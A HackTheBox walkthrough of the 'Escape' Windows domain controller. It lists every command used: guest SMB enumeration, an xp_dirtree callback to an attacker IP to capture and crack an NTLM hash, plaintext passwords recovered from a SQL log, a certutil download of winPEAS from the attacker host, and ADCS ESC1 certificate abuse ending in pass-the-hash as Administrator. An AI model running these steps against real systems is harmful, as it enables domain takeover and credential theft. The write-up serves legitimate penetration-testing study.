Escape
| Field | Value |
|---|---|
| Platform | HackTheBox |
| OS | Windows (Domain Controller) |
| Difficulty | Medium |
| Initial Vector | Guest SMB → SQL Server Procedures PDF → MSSQL xp_dirtree → Responder → ERRORLOG credential |
| Privesc | ADCS ESC1 → certificate impersonation → Administrator NT hash → Pass-the-Hash |
Phase 1 — Reconnaissance
I started with a fast SYN sweep across all TCP ports, then ran a focused version and script scan against the discovered ports.
nmap -sS --min-rate 5000 -p- 10.129.228.253 -n -Pn -oG ports
nmap -sV -sC -p53,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,49667,49693,49694,49712,51387,51408 --min-rate 5000 10.129.228.253 -n -Pn -oN services
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-28 09:54:15Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, ...)
| ssl-cert: Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   DNS_Domain_Name: sequel.htb
|   DNS_Computer_Name: dc.sequel.htb
|   Product_Version: 10.0.17763
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
smb2-security-mode: Message signing enabled and required
clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m59s
| Port | Service | Version | Notes |
|---|---|---|---|
| 53 | DNS | Simple DNS Plus | Domain: sequel.htb |
| 88 | Kerberos | — | DC confirmed; hostname DC |
| 139/445 | SMB | — | Signing required; Guest read on Public |
| 389/636/3268/3269 | LDAP/LDAPS | — | SAN confirms dc.sequel.htb |
| 1433 | MSSQL | SQL Server 2019 RTM | Running on the DC itself — high value target |
| 5985 | WinRM | HTTPAPI 2.0 | Shell entry point once creds obtained |
| 9389 | mc-nmf | .NET Message Framing | AD Web Services |
Clock skew was exactly +8 hours — syncing is mandatory before any Kerberos operations.
echo "10.129.228.253 dc.sequel.htb sequel.htb" >> /etc/hosts
timedatectl set-ntp false
ntpdate -s 10.129.228.253
Phase 2 — Service Enumeration
SMB (445)
Null access denied. Guest session can read IPC$ and Public:
nxc smb 10.129.228.253 -u '' -p '' --shares
# [-] Error enumerating shares: STATUS_ACCESS_DENIED

nxc smb 10.129.228.253 -u 'guest' -p '' --shares

Inside Public we find a SQL Server Procedures.pdf. Let's download it:
smbclient //10.129.228.253/Public -U sequel.htb/guest -c "get 'SQL Server Procedures.pdf'"
Reading the SQL Server Procedures document:

The document gives us the following information:
- User:
PublicUser - Password:
GuestUserCantWrite1 - Auth: SQL Server Authentication (no Windows auth)
Also interesting — there is a SQL Server instance on the Domain Controller. Ryan put it there and Tom hasn't removed it yet. If we can achieve RCE from SQL Server (e.g., xp_cmdshell), we could be executing commands directly on the DC. But first let's keep enumerating.
RPC guest and null sessions are both denied:
rpcclient -U "guest" 10.129.228.253 -c "enumdomusers"
# result was NT_STATUS_ACCESS_DENIED

rpcclient -U "" -N 10.129.228.253 -c "enumdomusers"
# result was NT_STATUS_ACCESS_DENIED
Building a user list via RID brute-force with guest:
nxc smb 10.129.228.253 -u 'guest' -p '' --users --rid-brute
nxc smb 10.129.228.253 -u 'guest' -p '' --users --rid-brute | grep SidTypeUser | awk -F'\\' '{print $2}' | awk '{print $1}' > users.txt

And now we have a userlist!
MSSQL (1433)
Now let's try to connect with the credentials displayed on the SQL Server Procedures document:
mssqlclient.py sequel.htb/[email protected]
# Password: GuestUserCantWrite1

Let's list databases and enumerate tables:
enum_db
use master;
SELECT table_catalog, table_name FROM information_schema.tables;

All tables in master are system tables — nothing interesting. Let's try another vector: with Responder we might be able to capture the NTLM hash of the SQL service account. Using the identified credentials we are connected to the MSSQL server. Looking around, we can't find anything interesting. What we could attempt, however, is to force the SQL service to authenticate to our machine and capture the hash. If the SQL service is running as a user account, there is a high chance that the captured hash will be crackable.
Let's run Responder:
responder -I tun0 -v
In the MSSQL connection, use xp_dirtree to force an outbound SMB authentication to our machine:
EXEC xp_dirtree '\\10.10.14.2\teto', 1, 1;


We managed to get the NTLMv2 hash of the sql_svc account:
sql_svc::sequel:a3dc5b38a3372e88:745E5E88C93CD486662D230D10294FAE:0101000...
Let's save the hash and try to crack it with john:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
# REGGIE1234ronnie

Credentials cracked: sql_svc : REGGIE1234ronnie.
nxc smb 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie'
nxc winrm 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie'
evil-winrm -i 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie'
whoami /all


Apparently there is no useful information on the groups and privs. Also the user flag doesn't appear to be located on this user's directories. But in SQLServer\Logs we find an ERRORLOG.BAK file:
We find in this file that Ryan.Cooper tried to login with what appears to be his password NuclearMosquito3 — a failed SQL login attempt that logged the credential in plaintext:


Let's verify those credentials:
nxc smb 10.129.228.253 -u 'Ryan.Cooper' -p 'NuclearMosquito3'
# [+] sequel.htb\Ryan.Cooper:NuclearMosquito3

nxc winrm 10.129.228.253 -u 'Ryan.Cooper' -p 'NuclearMosquito3'
# [+] sequel.htb\Ryan.Cooper:NuclearMosquito3 (Pwn3d!)

And we can connect as Ryan.Cooper:
evil-winrm -i 10.129.228.253 -u 'Ryan.Cooper' -p 'NuclearMosquito3'
No useful privs or groups from this enum. The user flag can be found in C:\Users\Ryan.Cooper\Desktop\user.txt.
At this point, we need to find a way to elevate our privileges. Let's upload and run winPEAS:
certutil -urlcache -f http://10.10.14.2:9091/winPEASx64.exe winPEASx64.exe
.\winPEASx64.exe

WinPEAS identified existing certificates on the machine. Looking back at our initial Nmap output we can see a lot of certificate-related output. This is a strong indication that there is a Certificate Authority running. We can use certipy-ad to enumerate possible misconfigurations in Active Directory Certificate Services.
Phase 3 — Attack Path
Initial Access
Entry point was WinRM as Ryan.Cooper using credentials found in plaintext in SQLServer\Logs\ERRORLOG.BAK — a SQL Server error log left on disk. The sql_svc account was compromised first via NTLM hash capture through xp_dirtree + Responder, which gave us the shell foothold needed to browse the filesystem.
Privilege Escalation — ADCS ESC1
Vector: AD Certificate Services — ESC1 (Misconfigured Certificate Template)
Reference: HackTricks — ESC1 Misconfigured Certificate Templates
ESC1 is an ADCS misconfiguration where a certificate template allows the enrollee to supply an arbitrary Subject Alternative Name (SAN) in the certificate request. Because the SAN is used for certificate-to-account mapping during Kerberos authentication (PKINIT), if a low-privileged user can enroll in such a template and specify [email protected] as the SAN, the resulting certificate will authenticate as Administrator when presented to the DC.
For ESC1 to be exploitable three conditions must be met simultaneously: the template must have the ENROLLEE_SUPPLIES_SUBJECT flag set (meaning the enrollee controls the SAN), the template must include an EKU that allows domain authentication (such as Client Authentication), and the enrollment permission must be granted to a low-privileged principal such as Authenticated Users or Domain Users.
Enumerating vulnerable templates with certipy-ad:
certipy-ad find -u Ryan.Cooper -p NuclearMosquito3 -dc-ip 10.129.228.253 -vulnerable -stdout

We can see that there is a vulnerable template called UserAuthentication. In particular we can see that Authenticated Users can enroll for this template and since the msPKI-CertificateName-Flag contains ENROLLEE_SUPPLIES_SUBJECT the template is vulnerable to the ESC1 scenario. This allows anyone to enroll in this template and specify an arbitrary Subject Alternative Name — meaning we could authenticate as a Domain Administrator by exploiting this attack path.
Step 1 — Request a certificate as [email protected] using the vulnerable template:
certipy-ad req -username [email protected] -password NuclearMosquito3 -target-ip 10.129.228.253 -ca sequel-DC-CA -template UserAuthentication -upn [email protected]
# [*] Wrote certificate and private key to 'administrator.pfx'

Because the template has ENROLLEE_SUPPLIES_SUBJECT set and we enrolled as ryan.cooper but specified [email protected] as the UPN in the SAN, the CA issued the certificate with the Administrator's identity embedded. The CA does not validate whether the requester is actually the Administrator — it trusts whatever SAN the template allows the enrollee to specify.
Step 2 — Authenticate with the certificate to recover the Administrator NT hash:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.228.253 -domain sequel.htb

The DC accepts the certificate via PKINIT and returns a TGT. certipy-ad then uses U2U (User-to-User) Kerberos to extract the Administrator NT hash from the PAC.
Step 3 — Pass-the-Hash as Administrator:
evil-winrm -i 10.129.228.253 -u 'Administrator' -H a52f78e4c751e5f5e17e1e9f3e58f4ee
